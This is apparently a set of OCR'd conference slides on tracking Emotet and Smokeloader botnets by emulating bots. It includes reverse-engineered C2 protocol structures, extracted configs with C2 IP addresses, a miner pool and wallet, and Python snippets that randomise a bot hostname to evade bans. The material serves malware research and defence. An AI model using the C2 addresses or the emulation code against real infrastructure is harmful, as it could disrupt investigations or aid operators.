    repeated EmailAccount accounts = 2 [packed=true];
    optional EmailRecipient recipients = 3 [packed=true];
    required uint32 timestamp = 4;
}
```

Emotet

```
message EmailAccount {
    required int32 id = 1;
    required string mail_server = 2;
    required int32 port = 3;
    required string login = 4;
    required string password = 5;
    required string email = 6;
}
```

Emotet

```
message EmailAccount
    required int32 ic
    required string m
    required int32 pc
    required string login = 4;
    required string password = 5;
    required string email = 6;
}
```



Emotet

After few days... bot was receiving only empty responses

bot	dynamic config/comment	timestamp	status
emotet.59dc8fbd106f854a (4229)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	2017-10-11 11:59:56	success
emotet.59dc8fbd106f854a (4229)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	2017-10-11 07:02:09	success
emotet.59dc8fbd106f854a (4229)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	2017-10-11 03:05:49	success
emotet.59dc8fbd106f854a (4229)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	2017-10-10 23:39:31	success
emotet.59dc8fbd106f854a (4229)	605c87bc0ab6e45e01bbd02078c05a7c510bc0ae0909f25632146b0bd997ee9d	2017-10-10 19:15:48	success
emotet.59dc8fbd106f854a (4229)	50f4e16123e50a12db8656db39f31e587d974f65c7cebc0c54ddec1804cad5db	2017-10-10 14:58:01	success

empty [*]

Emotet

Emotet v4.1 - hardcoded magic constant needed to get spam

```
// v4.0
message SpamRequestBody {
    required string botId = 1;
    required int32  flags = 2 [default = 3];
    required bytes additionalData = 3;
}

// v4.1
message SpamRequestBody {
    required int32  hdrConst = 1;
    required string botId = 2;
    required bytes  unk1 = 3;
    required bytes  unk2 = 4;
}
```

Emotet

Static Configuaraion - emotet

Associated Samples | DGA | Track | Export


public_key	-----BEGIN PUBLIC KEY----- MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhALHNUCp(..)
timestamp	2017-10-12 15:47:33
urls	167.114.121.80:8080,88.80.195.221:8081,37.120.179.32:7080,87.106.37.89:443,212.8

Static Configuaraion - emotet_spam


Associated Samples | DGA | Track | Export

hdr_const	12836433
timestamp	2017-10-13 07:56:04
urls	137.74.98.30:7080,94.199.242.92:8080,178.254.24.98:8080,81.2.245.28

Emotet


Static Configuaraion - emotet
Associated Samples
DGA
Track
Export
public_key
-----BEGIN PUBLIC KEY----- MHwwDQYJKoZIhvcNAQEBBQADawAwaAJhALHNUCp(..)
timestamp
2017-10-12 15:47:33
urls
167.114.121.80:8080,88.80.195.221:8081,37.120.179.32:7080,87.106.37.89:443,212.8
We need information
from both samples
Static Configuaraion - emotet_spam
Associated Samples
DGA
Track
Export
hdr_const
12836433
timestamp
2017-10-13 07:56:04
urls
137.74.98.30:7080,94.199.242.92:8080,178.254.24.98:8080,81.2.245.28

Improvise. Adapt. Overcome.



Emotet

After few days - bot was receiving only empty responses, once again

bot	dynamic config/comment	timestamp	status
emotet.59dc8fbd106f854a (4229)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	2017-10-11 11:59:56	success
emotet.59dc8fbd106f854a (4229)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	2017-10-11 07:02:09	success
emotet.59dc8fbd106f854a (4229)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	2017-10-11 03:05:49	success
emotet.59dc8fbd106f854a (4229)	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	2017-10-10 23:39:31	success
emotet.59dc8fbd106f854a (4229)	605c87bc0ab6e45e01bbd02078c05a7c510bc0ae0909f25632146b0bd997ee9d	2017-10-10 19:15:48	success
emotet.59dc8fbd106f854a (4229)	50f4e16123e50a12db8656db39f31e587d974f65c7cebc0c54ddec1804cad5db	2017-10-10 14:58:01	success

empty [*]

Emotet

Take a look at request structure

```
message RegistrationRequestBody {
    required int32 command = 1;
    required string hostname = 2;    // <---- <<< suspicious >>>
    required fixed32 osVersion = 3;
    required fixed32 crc32 = 4;      // sends update when "incorrect"
    required string procList = 5;    // <---- <<< suspicious >>>
    required string unk1 = 6
    required string unk2 = 7;
}
```

Emotet

```
    def init_bot(self, cnc, el):
        self.url = cnc
        self.rsa_pk = PKCS1_OAEP.new(RSA.importKey(el["public_key"]))
        self.aes_key = rbytes(16)
        # ...
        # hostname: DESKTOP (hm....)
        self.hostname = "DESKTOP_{0:0{1}X}".format(rint32(), 8)
```

Maybe it was banned by unusual hostname?

Emotet

```
    def init_bot(self, cnc, el):
        self.url = cnc
        self.rsa_pk = PKCS1_OAEP.new(RSA.importKey(el["public_key"]))
        self.aes_key = rbytes(16)
        # ...
        # hostname: XXXXXXXX
        self.hostname = "{2}_{0:0{1}X}".format(rint32(), 8, rstring(randint(4,8)).upper())
```

Now it works!

Emotet

```
    def init_bot(self, cnc, el):
        self.url = cnc
        self.rsa_pk = PKCS1_OAEP.new(RSA.importKey(el["public_key"]))
        self.aes_key = rbytes(16)
        # ...
        # hostname: XXXXXXXX
        self.hostname = "{2}_{0:0{1}X}".format(rint32(), 8, rstring(randint(4,8)).upper())
```

... but was banned anyway after next few days

They don't know that we know they know

- ISFB - checking number of reports after registration
  - You need to be marked as legit to retrieve injects
- Emotet:
  - blacklisting
  - ban on request limit overrun (probably)

Smokeloader

Smokeloader

Smokeloader features:

- Main functionality: malware loader
- In its full version drops password grabbers (as plugins)
- Sending executables to bots directly or via URL
- Geolocalized tasks


parent	3487ae61ed03e0879f68c2c619095bc80888cfa8	ripped:smokeloader
child	9cbd0f1b4c20faa40db5395d77bf863e613f5f06	smokeloader_drop smokeloader_plugin
child	78cccf586c3d2883fbc51ad3f334b6c56625458f	smokeloader_drop smokeloader_plugin
child	39803e61d22ba10222c5200f3daf6e730ea13f54	smokeloader_drop smokeloader_plugin
child	c2a13a7dc869884593556d0a890dd061fea25015	smokeloader_drop smokeloader_task ripped:smokeloader
child	7039eec6661c8de3b8e606b10e416b1ae9dfa628	smokeloader_drop smokeloader_task ripped:smokeloader
child	85e212e703197f518a59368d5505b6ecf7800c1b	smokeloader_drop smokeloader_task ripped:smokeloader
child	73764809815a73ff190e170604a6d4e36c8fd5f8	smokeloader_drop smokeloader_task ripped:smokeloader

Smokeloader


```
        tasks_count = 3
        miner_rules = xmr.crypto-pool.fr:80 48ftr95xVHDeRrpm4afaFzXKJwC4Q2E7hY3SE1TCBZqZEwNgTLp
        plugin_size = 0

Tasks count: 3
--------------------------------------
        sha256 = 504f9266e8206999b6f547b2f1b4ebac3837d23f003a956b61bdad86e46288f9
        via =
        mode = 0
        delafter = 0
--------------------------------------
        sha256 = 9a3f9c2448a49d0e6c4f44d62722c1bbef9e173930f91f0d30f2bf0447651ee4
        via =
        mode = 0
        delafter = 0
--------------------------------------
        sha256 = b9d195d295441a83db128a5f8517fa20033aeec63dffeae66f2329c8f192e713
        via =
        mode = 0
        delafter = 0
```

Smokeloader

Solution: geolocalized bots (communication via proxy chosen by country)



Improvise. Adapt. Overcome.




Other communication troubles


- Sinkholing
  - Blocked domain, but C&C still available via IP address
  - Is it real C&C or just sinkhole?
- Legit domains in static config (e.g. google.com, spamhaus.org)
- Alternative DNS root (Namecoin domains .bit)
- TOR hidden services (.onion)

Chthonic

